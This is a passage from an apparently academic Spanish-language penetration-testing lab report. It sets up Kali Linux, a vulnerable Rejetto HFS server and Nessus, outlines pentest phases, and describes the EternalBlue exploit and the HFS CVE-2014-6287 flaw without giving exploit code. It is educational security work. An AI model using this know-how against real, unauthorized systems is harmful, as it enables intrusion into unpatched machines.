
Ilustración 66 WireShark



Fuente: Elaboración propia.

Ahora me aseguró que Kali Linux esté conectado a la misma red que Windows 7. Esto puede ser una red NAT o un adaptador puente en VirtualBox.

Ilustración 67 Configuración de los adaptadores de red




Fuente: Elaboración propia.

Obtener Información de la Interfaz de Red

- Abriendo la terminal en Kali Linux y se ejecutando el comando **"ip a"**

Ilustración 68 Verificación de la IP del Kali Linux




Fuente: Elaboración propia.

- **Objetivo**: Verificar la dirección IP y la interfaz de red utilizada. IP de la maquina atacante es: 192.168.5.105/24 broadcast 192.168.5.255.

Ahora procedo a ejecutar el “HFS” como se observa a continuación: Se configura nuevo puerto de escucha para el Rejetto el 8080.

Ilustración 69 Configuración Puerto



Fuente: Elaboración propia.

Análisis de la Imagen: Interfaz de HFS (HTTP File Server)

La imagen muestra la interfaz gráfica de usuario (GUI) del servidor HTTP File Server (HFS) versión 2.3. Esta aplicación permite compartir archivos y carpetas a través de una red local o Internet.

Elementos clave de la imagen:

- **Barra de título:** Indica que se está ejecutando la versión 2.3 de HFS y que se encuentra en el modo "Easy" (fácil), lo cual sugiere una configuración simplificada.
- **Dirección URL:** Muestra la dirección web a la que se puede acceder al servidor HTTP, en este caso, http://192.168.5.102/. Esto significa que cualquier dispositivo conectado a la misma red puede acceder a los archivos compartidos ingresando esta dirección en un navegador web.
- **Cuadro de diálogo "Port":** Este cuadro se utiliza para configurar el puerto en el que el servidor escuchará las conexiones entrantes. El puerto 8080 ha sido ingresado manualmente, lo que significa que el servidor estará escuchando en ese puerto en lugar del

puerto 80, que es el puerto estándar para los servidores HTTP.

- **Sección "Virtual File System":** Esta sección permite al usuario gestionar la estructura de carpetas y archivos que se compartirán a través del servidor HTTP.
- **Sección "Log":** Aquí se registran las actividades del servidor, como las conexiones, las solicitudes de archivos y los errores.
- **Botón "Copy to clipboard":** Este botón se utiliza para copiar la dirección URL del servidor al portapapeles (Mayoraz, 2019).

¿Por qué cambiar el puerto?


Cambiar el puerto del servidor HTTP puede ser útil en varias situaciones:

- **Evitar conflictos:** Si hay otros servicios en la red que ya están utilizando el puerto 80, cambiar el puerto de HFS evita conflictos y permite que ambos servicios funcionen simultáneamente.
- **Mayor seguridad:** Al utilizar un puerto no estándar, se reduce la probabilidad de que el servidor sea atacado por escáneres de puertos que buscan servicios HTTP en el puerto 80.
- **Configuración específica:** En algunos entornos de red, puede ser necesario utilizar un puerto específico por razones de seguridad o políticas de red (Dincer, 2024)

Pasos realizados:

1. **Abrir la configuración del puerto:** Se ha hecho clic en el botón de configuración del puerto para abrir el cuadro de diálogo correspondiente.
2. **Ingresar el nuevo puerto:** Se ha ingresado el número 8080 en el campo de texto para especificar el nuevo puerto de escucha.
3. **Aceptar los cambios:** Se ha hecho clic en el botón "OK" para aplicar los cambios y cerrar el cuadro de diálogo (Dincer, 2024).

Ilustración 70 Puerto de escucha y se verifica la dirección IP




Fuente: Elaboración propia.

Esta imagen demuestra la configuración y la interfaz de un servidor HTTP File Server, utilizado para compartir archivos a través de una red usando el protocolo HTTP. La URL resaltada indica la dirección donde se puede acceder al servidor.

Descarga e instalación de Nessus


Ilustración 71 Descarga del software NESSUS



Fuente: Elaboración propia.

Proceso de descarga del software de escaneo de vulnerabilidades Nessus en una distribución de Kali Linux. Desde la página oficial de Nessus.


Ilustración 72 Actualización de Kali Linux



Fuente: Elaboración propia.

La imagen muestra una terminal de Linux, específicamente en una sesión de root en Kali Linux. Se ejecuta el comando `apt-get update`, que actualiza la lista de paquetes disponibles en el sistema desde el repositorio de Kali (`http://http.kali.org/kali`). El mensaje de salida confirma que la lista de paquetes se ha leído y actualizado correctamente, sin errores ni advertencias.

Ilustración 73 Ubicación del archivo ejecutable de NESSUS




Fuente: Elaboración propia.

La imagen muestra una sesión en la terminal de Kali Linux. Después de actualizar la lista de paquetes con apt-get update, y el usuario realiza una navega al directorio de *Downloads* con cd Downloads. Allí, se ejecuta el comando "ll" (que lista los archivos en formato detallado) y se observa el contenido del directorio.

Los archivos incluyen:

Un archivo grande llamado Nessus-10.8.3-ubuntu1604_amd64.deb, un paquete de instalación para Nessus en formato .deb para sistemas basados en Ubuntu. Entre otros (Hackertarget, 2022).


Ilustración 74 Instalación del software NESSUS con el comando KDPG



Fuente: Elaboración propia.

Instalación de Nessus en Kali Linux utilizando el comando KDPG.


Ilustración 75 Inicio de los servicios de NESSUS



Fuente: Elaboración propia.

La imagen muestra una terminal de Linux (Kali Linux) con el usuario root en la ruta `/home/kali/Downloads`. En la terminal, se observan los resultados de una serie de pruebas de cifrado y firma digital, donde todas han pasado (se indica "Pass" en cada caso). Además, se ve el mensaje "INSTALL PASSED" y las instrucciones para iniciar el servicio de Nessus Scanner, un software de escaneo de vulnerabilidades. Al final, se destaca el comando para iniciar el servicio de Nessus (`/bin/systemctl start nessusd.service`)(Hackertarget, 2022).

Ilustración 76 Verificación del estado del servicio




Fuente: Elaboración propia.

En esta imagen resalta un comando ejecutado en la terminal de Linux (Kali Linux) como usuario root en la ruta /home/kali/Downloads:

/bin/systemctl status nessusd.service: Verifica el estado del servicio de Nessus. Este comando muestra información sobre si el servicio está activo, en ejecución o si ha habido algún problema al iniciarlo.

El uso de este comando permite confirmar que el servicio de Nessus Scanner se haya iniciado correctamente después de ejecutar el comando de inicio (Hackertarget, 2022).

Ilustración 77 El software se encuentra instalado y activo



Fuente: Elaboración propia.


En esta imagen, el comando `status nessusd.service` muestra el estado del servicio de Nessus en la terminal de Linux (Kali Linux). El rectángulo amarillo resalta la línea clave:

- **Active: active (running)**: Esto indica que el servicio de Nessus está en ejecución correctamente.
- **Since Sun 2024-11-03 13:55:32 -05; 49s ago**: Muestra la fecha y hora en que el servicio fue iniciado, junto con el tiempo que lleva en funcionamiento (49 segundos en este caso).

Este estado confirma que el servicio Nessus se ha iniciado exitosamente y está operativo (Hackertarget, 2022).

VERIFICAMOS DESDE LA WEB

Ilustración 78 Verificación desde la Web



Fuente: Elaboración propia.

Esta ilustración verifica que el acceso a Nessus desde el navegador web está funcionando correctamente, permitiendo a los usuarios iniciar sesión y gestionar los escaneos de vulnerabilidades desde la interfaz gráfica.

Ilustración 18 Registro en NESSUS





Ilustración 19 Código activación NESSUS



Fuente: Elaboración propia.

Ilustración 20 Ingreso de credenciales





Ilustración 21 Inicio de la instalación del software NESSUS



Fuente: Elaboración propia.

Las imágenes muestran el proceso de registro y configuración inicial del **software Tenable Nessus.**


1. La primera imagen en la parte superior izquierda muestra un formulario para obtener un código de activación, en el que se deben ingresar el nombre, apellido y correo electrónico. Hay opciones de "Back", "Skip" y "Register".

2. La imagen superior derecha muestra la pantalla de **License Information** con un código de activación ya ingresado y un botón de "Continue".

3. En la parte inferior izquierda, se muestra la creación de una cuenta de usuario con un formulario para ingresar un nombre de usuario y contraseña. Hay un botón de "Submit".

4. La última imagen en la parte inferior derecha muestra la pantalla de inicialización del software, donde se indica que se están descargando los complementos y se ve una barra de progreso en proceso (Hackertarget, 2022).

Ilustración 79 Ingresamos a la aplicación NESSUS




Fuente: Elaboración propia.

Acceso a la aplicación Nessus en la interfaz web, por medio de las credenciales de usuario creadas anteriormente.

Se está realizando el proceso de compilación de plugins para tener el software en total funcionalidad (Hackertarget, 2022).

Ilustración 80 Compilación de plugins



Fuente: Elaboración propia.

Pasos de un proyecto de Pentesting

Estos son los pasos fundamentales que como experto en ciberseguridad e integrante de un equipo de seguridad de la información (Redteam) debo seguir para realizar de manera adecuada una prueba de penetración (pentesting). Los cuales son esenciales para identificar y evaluar las

vulnerabilidades de seguridad en una organización, asegurando la protección efectiva contra posibles amenazas y ataques (Alcarria, 2023).

Fase de Recolección de Información

En la fase de recolección de información, también conocida como fase de reconocimiento, el objetivo es reunir la mayor cantidad de datos posible sobre el objetivo. Esta información será vital para las pruebas de intrusión y la posterior explotación de vulnerabilidades. En esta etapa, se busca identificar todos los vectores de ataque que podrían hacer al objetivo vulnerable (Alcarria, 2023).


Recolección Pasiva o footprinting:

Se empleo la herramienta web:

Ilustración 24 Logo Shodan

Fuente Tomada de: https://www.stareup.es/shodan/

Ilustración 25 Herramienta Shodan



Fuente Tomada de: https://www.shodan.io/search?query=windows7

Ilustración 26 Vulnerabilidad en Windows 7 ms17_010_eternalblue

ms17_010_eternalblue es un exploit remoto contra Microsoft Windows, escrito originalmente por Equation Group (NSA) y filtrado por Shadow Brokers (una entidad de piratería desconocida). Se considera un exploit confiable y le permite obtener acceso no solo como SYSTEM (el privilegio más alto del modo de usuario de Windows), sino también control total del kernel en el anillo 0. En las pruebas de penetración modernas, este exploit se puede utilizar en entornos internos y externos.

En lo que respecta a exploits de kernel remotos, este es altamente confiable y seguro de usar.

El comando de verificación de ms17_010_eternalblue también es muy preciso, porque el parche de Microsoft agregó inadvertidamente una divulgación de información con verificaciones adicionales en rutas de código vulnerables.

Aplicación vulnerable

Este exploit funciona contra un servicio SMB vulnerable de uno de estos sistemas Windows:

- Windows XP x86 (todos los paquetes de servicio)
- Windows 2003 x86 (todos los paquetes de servicio)
- Windows 7 x86 (todos los paquetes de servicio)
- Windows 7 x64 (todos los paquetes de servicio)
- Windows 2008 R2 x64 (todos los paquetes de servicio)
- Windows 8.1 x64
- Servidor Windows 2012 R2 x64
- Windows 10 Pro x64 (<Versión 1507)
- Evaluación de Windows 10 Enterprise x64 (versión anterior a 1507)

Fuente Tomada de: https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/exploit/windows/smb/ms17_010_eternalblue.md

Ilustración 27 Vulnerabilidad FindMacroMarker en Rejetto CVE-2014-6287

Vulnerabilidad en la función findMacroMarker en Rejetto HTTP File Server (CVE-2014-6287)

